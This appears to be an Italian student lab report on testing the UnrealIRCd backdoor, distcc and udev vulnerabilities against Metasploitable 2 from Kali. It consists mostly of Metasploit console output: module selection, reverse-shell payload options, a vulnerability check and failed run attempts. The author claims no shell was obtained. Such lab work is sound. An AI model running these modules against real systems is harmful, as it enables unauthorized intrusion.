Pratica Extra
Analisi e verifica di vulnerabilità su Metasploitable

Attività svolta con Kali Linux e Metasploitable 2


della pratica

In questa pratica ho analizzato tre vulnerabilità/servizi presenti nell'ambiente di laboratorio Metasploitable: UnrealIRCd (CVE-2010-2075), distcc (CVE-2004-2687) e udev (CVE-2009-1185). Ho utilizzato Kali Linux per effettuare controlli di rete e consultare i moduli e gli strumenti di analisi. Ho raccolto le evidenze tramite screenshot durante i passaggi.

Ambiente di laboratorio

Le verifiche sono state eseguite in ambiente virtualizzato. Kali Linux e Metasploitable erano configurate sulla rete di laboratorio 192.168.1.0/24.

- Kali Linux: 192.168.1.25
- Metasploitable: 192.168.1.40



Analisi di CVE-2010-2075 – UnrealIRCd

Ho iniziato cercando in Metasploit i moduli relativi a IRC e selezionando exploit/unix/irc/unreal_ircd_3281_backdoor. La vulnerabilità è associata a una backdoor presente in UnrealIRCd 3.2.8.1.

```
msf > search ircd

Matching Modules
================

   #  Full Name                                  Disclosure Date  Rank       Check  Name
   -  ----                                       ---------------  ----       -----  ----
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  Yes    UnrealIRCD 3.2.8.1 Backdoor Com
mand Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   6667             yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGE
                                              T)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous hand
                                              les, requires Linux ≥3.17 (for Python variant also Python ≥3.8, test
                                              ed shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-sear
                                              ch, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly
                                           to the shell.
```

Verifica del servizio e della vulnerabilità

Il modulo ha effettuato il controllo sul servizio IRC di Metasploitable (porta TCP 6667). Il risultato di check ha indicato che il target sembra vulnerabile. Questo è un esito di verifica, non una prova di sessione ottenuta.

Configurazione e tentativi documentati

Ho impostato l'indirizzo del target e consultato le opzioni del modulo e i payload disponibili. Durante i tentativi sono comparsi errori di validazione, in particolare relativi a RHOSTS e alla configurazione del payload. Per correttezza, non dichiaro una sessione Meterpreter o una shell come ottenuta: gli screenshot non mostrano una sessione aperta.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   6667             yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGE
                                              T)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous hand
                                              les, requires Linux ≥3.17 (for Python variant also Python ≥3.8, test
                                              ed shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-sear
                                              ch, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port

   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly
                                           to the shell.


   When FETCH_FILELESS is none:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FETCH_FILENAME    JXlfeaThCXF      no        Name to use on remote system when storing payload; cannot contai
                                                n spaces or slashes
   FETCH_WRITABLE_DIR  ./             yes       Remote writable dir to store payload; cannot contain spaces


Exploit target:

   Id  Name
   --  ----
```

Analisi di CVE-2004-2687 – distcc

Ho verificato da Kali la porta TCP 3632 con Nmap. Il servizio distccd è risultato aperto e identificato come GNU distcc 2.4.2 (Ubuntu). Sul sistema Metasploitable ho controllato la versione del servizio e la configurazione di distccd, osservando

che il demone era in ascolto su 0.0.0.0. Questi controlli confermano l'esposizione del servizio nel laboratorio.



Analisi di CVE-2009-1185 – udev

Ho cercato gli exploit locali relativi a udev in Kali e individuato il file 8572.c. Ho esaminato il sorgente, la descrizione della vulnerabilità e le righe che utilizzano NETLINK e socket. Ho inoltre verificato i permessi del file e l'identità dell'utente. Questa parte è stata svolta come analisi tecnica del codice e del contesto, senza dichiarare un'escalation di privilegi completata

Avvio e selezione del modulo UnrealIRCd

La prima schermata mostra la ricerca dei moduli IRC in Metasploit e la selezione del modulo exploit/unix/irc/unreal_ircd_3281_backdoor.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > info

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix, Linux
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>
  g0tmi1k

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
  Id  Name
  --  ----
  ⇒  0   Linux/Unix Command

Check supported:
  Yes

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                     ics/using-metasploit.html
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
  Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
```

Informazioni sul modulo

Ho consultato le informazioni del modulo. Il riferimento indica UnrealIRCd 3.2.8.1 e la vulnerabilità CVE-2010-2075.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Linux/Unix Command


msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Verifica della vulnerabilità

Ho eseguito il controllo del modulo. Metasploit indica che il target 192.168.1.40:6667 sembra vulnerabile.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > check
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Impostazione dell'host bersaglio

Ho impostato RHOSTS su 192.168.1.40, l'indirizzo della macchina Metasploitable.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   FETCH_COMMAND    CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGE
                                                T)
   FETCH_DELETE     false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS   none             yes       Attempt to run payload without touching disk by using anonymous hand
                                               les, requires Linux ≥3.17 (for Python variant also Python ≥3.8, test
                                               ed shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-sear
                                               ch, shell)
   FETCH_SRVHOST                     no        Local IP to use for serving payload
   FETCH_SRVPORT    8080             yes       Local port to use for serving payload
   FETCH_URIPATH                     no        Local URI to use for serving payload
   LHOST                             yes       The listen address (an interface may be specified)
   LPORT            4444             yes       The listen port

   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FETCH_PIPE   false            yes       Host both the binary payload and the command so it can be piped directly
                                             to the shell.


   When FETCH_FILELESS is none:

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_FILENAME      JXlfeaThCXF      no        Name to use on remote system when storing payload; cannot contai
                                                  n spaces or slashes
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces


Exploit target:

   Id  Name
   --  ----
```

Visualizzazione dei target

Ho controllato il target disponibile: Linux/Unix Command.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > check
[*] 192.168.1.40:6667 - Connected to 192.168.1.40:6667
[*] 192.168.1.40:6667 - Trying to register a new IRC user: macmac
[+] 192.168.1.40:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Configurazione del payload

La schermata mostra la scelta del payload cmd/linux/http/x86/meterpreter/reverse_tcp e le relative opzioni.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #    Full Name                                                Disclosure Date  Rank    Check  Name
   -    ---------                                                ---------------  ----    -----  ----
   0    payload/cmd/linux/ftp/aarch64/chmod                      .                normal  No     FTP Fetch, Linux
 Chmod
   1    payload/cmd/linux/ftp/aarch64/exec                       .                normal  No     FTP Fetch, Linux
 Execute Command
   2    payload/cmd/linux/ftp/aarch64/meterpreter/reverse_tcp    .                normal  No     FTP Fetch, Rever
se TCP Stager
   3    payload/cmd/linux/ftp/aarch64/meterpreter_reverse_http   .                normal  No     FTP Fetch
   4    payload/cmd/linux/ftp/aarch64/meterpreter_reverse_https  .                normal  No     FTP Fetch
   5    payload/cmd/linux/ftp/aarch64/meterpreter_reverse_tcp    .                normal  No     FTP Fetch
   6    payload/cmd/linux/ftp/aarch64/shell/reverse_tcp          .                normal  No     FTP Fetch, Linux
 dup2 Command Shell, Reverse TCP Stager
   7    payload/cmd/linux/ftp/aarch64/shell_reverse_tcp          .                normal  No     FTP Fetch, Linux
 Command Shell, Reverse TCP Inline
   8    payload/cmd/linux/ftp/armbe/meterpreter_reverse_http     .                normal  No     FTP Fetch
   9    payload/cmd/linux/ftp/armbe/meterpreter_reverse_https    .                normal  No     FTP Fetch
   10   payload/cmd/linux/ftp/armbe/meterpreter_reverse_tcp      .                normal  No     FTP Fetch
   11   payload/cmd/linux/ftp/armbe/shell_bind_tcp               .                normal  No     FTP Fetch, Linux
 ARM Big Endian Command Shell, Bind TCP Inline
   12   payload/cmd/linux/ftp/armle/chmod                        .                normal  No     FTP Fetch, Linux
 Chmod
   13   payload/cmd/linux/ftp/armle/exec                         .                normal  No     FTP Fetch, Linux
 Execute Command
   14   payload/cmd/linux/ftp/armle/meterpreter/bind_tcp         .                normal  No     FTP Fetch, Bind
TCP Stager
   15   payload/cmd/linux/ftp/armle/meterpreter/reverse_tcp      .                normal  No     FTP Fetch, Rever
se TCP Stager
   16   payload/cmd/linux/ftp/armle/meterpreter_reverse_http     .                normal  No     FTP Fetch
   17   payload/cmd/linux/ftp/armle/meterpreter_reverse_https    .                normal  No     FTP Fetch
   18   payload/cmd/linux/ftp/armle/meterpreter_reverse_tcp      .                normal  No     FTP Fetch
   19   payload/cmd/linux/ftp/armle/shell/bind_tcp               .                normal  No     FTP Fetch, Linux
 dup2 Command Shell, Bind TCP Stager
   20   payload/cmd/linux/ftp/armle/shell/reverse_tcp            .                normal  No     FTP Fetch, Linux
 dup2 Command Shell, Reverse TCP Stager
   21   payload/cmd/linux/ftp/armle/shell_bind_tcp               .                normal  No     FTP Fetch, Linux
 Command Shell, Reverse TCP Inline
   22   payload/cmd/linux/ftp/armle/shell_reverse_tcp            .                normal  No     FTP Fetch, Linux
 Command Shell, Reverse TCP Inline
   23   payload/cmd/linux/ftp/mips64/exec                        .                normal  No     FTP Fetch, Linux
 Execute Command
   24   payload/cmd/linux/ftp/mips64/meterpreter_reverse_http    .                normal  No     FTP Fetch
   25   payload/cmd/linux/ftp/mips64/meterpreter_reverse_https   .                normal  No     FTP Fetch
   26   payload/cmd/linux/ftp/mips64/meterpreter_reverse_tcp     .                normal  No     FTP Fetch
   27   payload/cmd/linux/ftp/mipsbe/exec                        .                normal  No     FTP Fetch, Linux
 Execute Command
   28   payload/cmd/linux/ftp/mipsbe/meterpreter/reverse_tcp     .                normal  No     FTP Fetch, Rever
```

Errore di validazione

Il tentativo non parte perché Metasploit segnala un’opzione obbligatoria non valida: RHOSTS. Questa schermata documenta il problema incontrato.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux/Unix Command




View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.1.40:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Controllo delle opzioni

Ho ricontrollato le opzioni del modulo e del payload. La schermata documenta i parametri richiesti, inclusi LHOST e LPORT.




Verifica della compatibilità dei payload

Ho consultato l'elenco dei payload compatibili proposto da Metasploit; la scelta va valutata rispetto all'architettura della macchina.




Controllo del target

Ho visualizzato i target disponibili e confermato Linux/Unix Command come target selezionato.




Nuovo errore di validazione

La schermata mostra un ulteriore errore relativo alla validazione di RHOSTS. Non lo considero un'esecuzione riuscita.




Verifica dei servizi di rete

Da Kali ho eseguito una scansione Nmap delle porte 3632 e 6667. Risultano aperte distccd sulla 3632 e IRC UnrealIRCd sulla 6667.




Conferma della connettività

Ho verificato l'indirizzo di Kali e la connettività verso 192.168.1.40. Il ping ha avuto 0% di perdita e la route verso la rete 192.168.1.0/24 è presente



